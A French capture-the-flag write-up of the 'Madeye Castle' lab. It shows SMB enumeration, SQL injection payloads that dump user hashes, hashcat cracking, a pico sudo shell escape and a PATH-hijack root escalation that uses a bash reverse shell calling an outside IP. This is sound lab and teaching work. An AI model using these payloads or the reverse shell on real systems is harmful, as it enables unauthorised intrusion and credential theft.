Madeye Castle | Linux

NMAP | Scan

```
nmap -sC -sV -oN -o enum/nmap -vv $ip

PORT    STATE SERVICE     REASON         VERSION
22/tcp  open  ssh         syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 7f5f48fa3d3ee69c239433d18d22b47a (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDSmqaAdIPmWjN3e6ubgLXXBGVvX9bKtcNHYD2epO9Fwy4brQNYRBkUxrRp4SJIX26MGxGyE8C5HKzhKdlXCeQS+QF36URa
|   256 5375a74aa8aa46666a128ccdc26f39aa (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCDhpuUC3UgAeCvRo0UuEgWfXhisGXTVUnFooDdZzvGRS393O/N6Ywk715TO
|   256 7fc22f3d64d90a507460360398007598 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGnNa6K0GzjKiPdClth/sy8rhOd8KtkuagrRkr4tiATl
80/tcp  open  http        syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: Amazingly It works
139/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Crestron XPanel control system (90%), ASUS RT-N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.16 (87%), Li
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.93%E=4%D=12/11%OT=22%CT=%CU=%PV=Y%G=N%TM=63961748%P=x86_64-pc-linux-gnu)
SEQ(SP=108%GCD=1%ISR=10B%TI=Z%II=I%TS=A)
SEQ(SP=108%GCD=1%ISR=10B%TI=Z%TS=A)
OPS(O1=M505ST11NW7%O2=M505ST11NW7%O3=M505NNT11NW7%O4=M505ST11NW7%O5=M505ST11NW7%O6=M505ST11)
WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)
ECN(R=Y%DF=Y%TG=40%W=F507%O=M505NNSNW7%CC=Y%Q=)
T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
U1(R=N)
IE(R=Y%DFI=N%TG=40%CD=S)

Uptime guess: 13.952 days (since Sun Nov 27 19:55:18 2022)
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: HOGWARTZ-CASTLE; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2022-12-11T17:45:03
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: hogwartz-castle
|   NetBIOS computer name: HOGWARTZ-CASTLE\x00
|   Domain name: \x00
|   FQDN: hogwartz-castle
|_  System time: 2022-12-11T17:45:03+00:00
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 31628/tcp): CLEAN (Timeout)
|   Check 2 (port 55729/tcp): CLEAN (Timeout)
|   Check 3 (port 18354/udp): CLEAN (Timeout)
|   Check 4 (port 42872/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| nbstat: NetBIOS name: HOGWARTZ-CASTLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| Names:
|   HOGWARTZ-CASTLE<00>  Flags: <unique><active>
```

```
|   HOGWARTZ-CASTLE<03>  Flags: <unique><active>
|   HOGWARTZ-CASTLE<20>  Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00000000000000000000000000000000
|   00000000000000000000000000000000
|_  000000000000000000000000
```

SMB | Énumération

Je remarque que le port SMB est ouvert, je pourrais peut-être essayer de voir si quelques fichiers peuvent être intéressants.

```
smbclient -L //10.10.11.90/                                                                    130 ×

  Sharename       Type      Comment
  ---------       ----      -------
  print$          Disk      Printer Drivers
  sambashare      Disk      Harry's Important Files
  IPC$            IPC       IPC Service (hogwartz-castle server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

  Server               Comment
  ---------            -------

  Workgroup            Master
  ---------            -------
  WORKGROUP            HOGWARTZ-CASTLE
```

```
smbclient --no-pass //10.10.11.90/sambashare

Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Nov 26 02:19:20 2020
  ..                                  D        0  Thu Nov 26 01:57:55 2020
  spellnames.txt                      N      874  Thu Nov 26 02:06:32 2020
  .notes.txt                          H      147  Thu Nov 26 02:19:19 2020
```

En récupérant les deux fichiers, spellnames.txt et .notes.txt sur ma machine, le contenu du deuxième fichier nous indique ceci :

```
Hagrid told me that spells names are not good since they will not "rock you"
Hermonine loves historical text editors along with reading old books.
```

Peut-être qu'il faudra utiliser la wordlist "rockyou.txt" pour bruteforce une login page ou un hash.

Le contenu de spellnames.txt est le suivant :


```
avadakedavra
crucio
imperio
morsmordre
brackiumemendo
confringo
sectumsempra
sluguluseructo
furnunculus
densaugeo
locomotorwibbly
tarantallegra
serpensortia
```

```
levicorpus
flagrate
waddiwasi
duro
alarteascendare
glisseo
locomotormortis
petrificustotalus
liberacorpus
orchideous
avis
descendo
aparecium
obscuro
incarcerous
deprimo
meteolojinxrecanto
oppugno
pointme
deletrius
specialisrevelio
priorincantato
homenumrevelio
erecto
colloportus
alohomora
sonorus
muffliato
relashio
mobiliarbus
mobilicorpus
expulso
reducto
diffindo
defodio
capaciousextremis
piertotumlocomotor
confundo
expectopatronum
quietus
tergeo
riddikulus
langlock
impedimenta
ferula
lumos
nox
impervius
engorgio
salviohexia
obliviate
repellomuggletum
portus
stupefy
rennervate
episkey
silencio
scourgify
reparo
finiteincantatem
protego
expelliarmus
wingardiumleviosa
accio
anapneo
incendio
evanesco
aguamenti
```

Peut-être une liste de passwords ou d'username à réutiliser plus tard. Je garde donc ces deux fichiers de côté.

PORT 80 | HTTP

Quand nous nous rendons sur le port 80, la page nous indique simplement l'affichage par défaut du serveur Apache.




En regardant le code source, nous pouvons remarquer qu'un commentaire indique le nom de domaine du site.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <!--
        TODO: Virtual hosting is good.
        TODO: Register for hogwartz-castle.thm
  -->
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Ubuntu Default Page: Amazingly It works</title>
    <style type="text/css" media="screen">
  * {
    margin: 0px 0px 0px 0px;
    padding: 0px 0px 0px 0px;
  }

  body, html {
    padding: 3px 3px 3px 3px;

    background-color: #D8DBE2;

    font-family: Verdana, sans-serif;
    font-size: 11pt;
    text-align: center;
  }
```

Nous écrivons donc le nom de domaine dans le fichier /etc/hosts pour pouvoir y accéder.

```
echo "$ip hogwartz-castle.thm" | sudo tee -a /etc/hosts
```

hogwartz-castle.thm | SQL Injection



En essayant une injection SQL dans le champ de connexion, le résultat suivant nous est retourné :

```
user='or 1=1 -- -&password=blah
```

```
{"error":"The password for Lucas Washington is incorrect! contact administrator. Congrats on SQL injection... keep digging"}
```

C'est un bon commencement, nous pourrions donc essayer de dump la base de donnée pour avoir un peu plus d'informations et pourquoi pas retrouver les mots de passes des utilisateurs inscrits sur le site.

```
UNION SELECT NULL,NULL,NULL,tbl_name FROM sqlite_master WHERE type='table' and tbl_name NOT like 'sqlite_%' -- -
```

Nous trouvons donc une table "users", essayons désormais de fouiller dedans et trouver le nom des différentes colonnes.

```
{"error":"The password for None is incorrect! users"}
```

Ce payload nous permet de trouver le schema de la base de donnée, qui nous retourne différentes colonnes comme name, password, admin et notes.

```
'UNION SELECT NULL,NULL,NULL,sql FROM sqlite_master-- -
```

```
{"error":"The password for None is incorrect! CREATE TABLE users(\nname text not null,\npassword text not null,\nadmin int not null,\n
```

Etant donné que je ne peux pas concat plus de trois colonnes ou même rajouter un séparateur, je suis obligé de faire avec, même si ca n'est pas très lisible.

```
'UNION SELECT group_concat(name,password),NULL,NULL,NULL FROM users -- -
```

Nous obtenons donc plusieurs usernames ainsi que leur password (hashé en SHA512).

```
{"error":"The password for Lucas Washingtonb326e7a664d756c39c9e09a98438b08226f98b89188ad144dd655f140674b5eb3fdac0f19bb3903be1f52c40c25
```

Nous récupérons aussi les notes pour voir si quelque chose d'intéressant puisse être récupéré.

```
'UNION SELECT group_concat(notes),NULL,NULL,NULL FROM users -- -
```

Tous les autres utilisateurs sauf le numéro 2 a une note (Harry).

```
{"error":"The password for contact administrator. Congrats on SQL injection... keep digging,My linux username is my first name, and pa
```

Hashcat

La note liée à Harry est la suivante. Son mot de passe utilise une règle best64. Pour faire simple, ce sont des patterns qui sont utilisées qui sont appliquées au mot de passe.

Plus d'informations ici :

How To Perform A Rule-Based Attack Using Hashcat

In this article, we will demonstrate how to perform a rule-based attack with hashcat to crack password hashes. For this tutorial, we are going to use the password hashes from the Battlefield Heroes leak in 2013. These passwords are MD5 hashed and can be downloaded here.

https://www.4armed.com/blog/hashcat-rule-based-attack/

La note de Harry :

```
My linux username is my first name, and password uses best64
```

Voici la commande qui nous permettra de cracker le mot de passe de Harry avec la règle best64.


```
hashcat -m 1700 -a 0 b326e7a664d756c39c9e09a98438b08226f98b89188ad144dd655f140674b5eb3fdac0f19bb3903be1f52c40c252c0e7ea7f5050dec63cf3c

Dictionary cache hit:
* Filename..: /home/b0unce/SecLists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 1104517568

b326e7a664d756c39c9e09a98438b08226f98b89188ad144dd655f140674b5eb3fdac0f19bb3903be1f52c40c252c0e7ea7f5050dec63cf3c85290c0a2c5c885:winga

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1700 (SHA2-512)
Hash.Target......: b326e7a664d756c39c9e09a98438b08226f98b89188ad144dd6...c5c885
Time.Started.....: Sun Dec 11 19:56:38 2022 (4 secs)
Time.Estimated...: Sun Dec 11 19:56:42 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/home/b0unce/SecLists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Mod........: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  9518.6 kH/s (6.73ms) @ Accel:256 Loops:77 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 43681792/1104517568 (3.95%)
Rejected.........: 0/43681792 (0.00%)
Restore.Point....: 566272/14344384 (3.95%)
Restore.Sub.#1...: Salt:0 Amplifier:0-77 Iteration:0-77
Candidate.Engine.: Device Generator
Candidates.#1....: wolframio -> wgiugn
Hardware.Mon.#1..: Util: 92%
```

```
Started: Sun Dec 11 19:56:37 2022
Stopped: Sun Dec 11 19:56:44 2022
```


```
Résultat : wingardiumleviosa123
```

Comme son nom d'utilisateur est harry et que nous avons son mot de passe, nous pouvons essayer de nous connecter en SSH.

Flag 1 | Harry



En exécutant la commande sudo -l, nous pouvons voir qu'Harry peut exécuter un binaire du nom de pico en tant qu'hermonine.



Grâce aux payloads que nous propose le site gtfobins, nous pouvons essayer le dernier, qui nous permettrait de pouvoir spawn le /bin/bash de Hermonine

pico | GTFOBins

It can be used to break out from restricted environments by spawning an interactive system shell. The SPELL environment variable can be used in place of the -s option if the command line cannot be changed. pico -s /bin/sh /bin/sh ^T It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

https://gtfobins.github.io/gtfobins/pico/

```
sudo -u hermonine /usr/bin/pico -s /bin/bash
/bin/bash
```


```
^T
```

```
harry@hogwartz-castle:~$ sudo -u hermonine /usr/bin/pico -s /bin/bash
Unable to create directory /home/harry/.local/share/nano/: Permission denied
It is required for saving/loading search history or cursor positions.

Press Enter to continue

bash: /home/harry/.bashrc: Permission denied
hermonine@hogwartz-castle:/tmp$
```

Flag 2 | Hermonine

```
hermonine@hogwartz-castle:/home/hermonine$ ls
script.sh  user2.txt
hermonine@hogwartz-castle:/home/hermonine$
```

Nous pouvons donc ensuite mettre notre clé SSH public dans authorized_keys pour pouvoir nous connecter en SSH en tant qu'Hermonine



Flag 3 | Root

```
find / -perm -u=s -user root -type f 2>/dev/null

/srv/time-turner/swagger
```

Pour le root, nous voyons qu'un SUID est attribué au fichier swagger. Exécutons donc le script pour voir ce qu'il se passe.

```
hermonine@hogwartz-castle:/home/hermonine$ /srv/time-turner/swagger
Guess my number:
```

Il nous demande donc de deviner le nombre qu'il génère aléatoirement à chaque fois que nous re-éxecutons le script.

Pour pouvoir trouver le nombre qu'il génère nous pouvons faire ceci :

```
echo 1 | ./swagger | tr -dc '0-9' | ./swagger
```

En gros, nous allons print le nombre que nous retourne swagger pour lui re-renvoyer directement après.

Rien de bien intéressant, le script nous retourne l'architecture du système.

Analyse de swagger

```
┌──(b0unce㉿kali)-[~/Bureau/tryhackme/medium/Madeye's Castle]
└─$ rabin2 -z swagger
[Strings]
nth paddr      vaddr      len size section type  string
―――――――――――――――――――――――――――――――――――――――――――――――――――――――――
0   0x00000b38 0x00000b38 28  29   .rodata ascii Nice use of the time-turner!
1   0x00000b55 0x00000b55 28  29   .rodata ascii This system architecture is
2   0x00000b72 0x00000b72 8   9    .rodata ascii uname -p
3   0x00000b7b 0x00000b7b 17  18   .rodata ascii Guess my number:
4   0x00000b90 0x00000b90 37  38   .rodata ascii Nope, that is not what I was thinking
5   0x00000bb6 0x00000bb6 21  22   .rodata ascii I was thinking of %d\n
```

Nous voyons que le script fait appel au binaire uname pour pouvoir nous ressortir le nom de l'architecture du système. Si nous modifions notre path en y attribuant notre propre "uname", nous pourrions peut-être obtenir un accès au root.

Path Hijacking

```
  GNU nano 2.9.3                  /tmp/uname

#!/bin/bash

bash -i >& /dev/tcp/10.11.15.200/1337 0>&1

^X ExitHelp  ^R Read File ^\ Replace   ^U Uncut Text^T To Linter ^_ Go To Line
```

```
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/tmp/:/usr/bin/:/sbin:/bin:/usr/local/games:/usr/games
```

En re-éxcutant la commande, nous obtenons un accès à l'utilisateur root !

```
echo 1 | ./swagger | tr -dc '0-9' | ./swagger
```

```
root@hogwartz-castle:/root# ls -la
ls -la
total 40
drwx------  6 root root 4096 Dec 11 19:36 .
drwxr-xr-x 24 root root 4096 Nov 26  2020 ..
lrwxrwxrwx  1 root root    9 Nov 26  2020 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  3 root root 4096 Nov 26  2020 .cache
-rw-r-----  1 root root  336 Nov 26  2020 .credits.txt
drwx------  3 root root 4096 Nov 26  2020 .gnupg
drwxrwxr-x  3 root root 4096 Dec 11 19:36 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-------  1 root root   38 Nov 26  2020 root.txt
drwx------  2 root root 4096 Nov 26  2020 .ssh
root@hogwartz-castle:/root#
```

ROOTED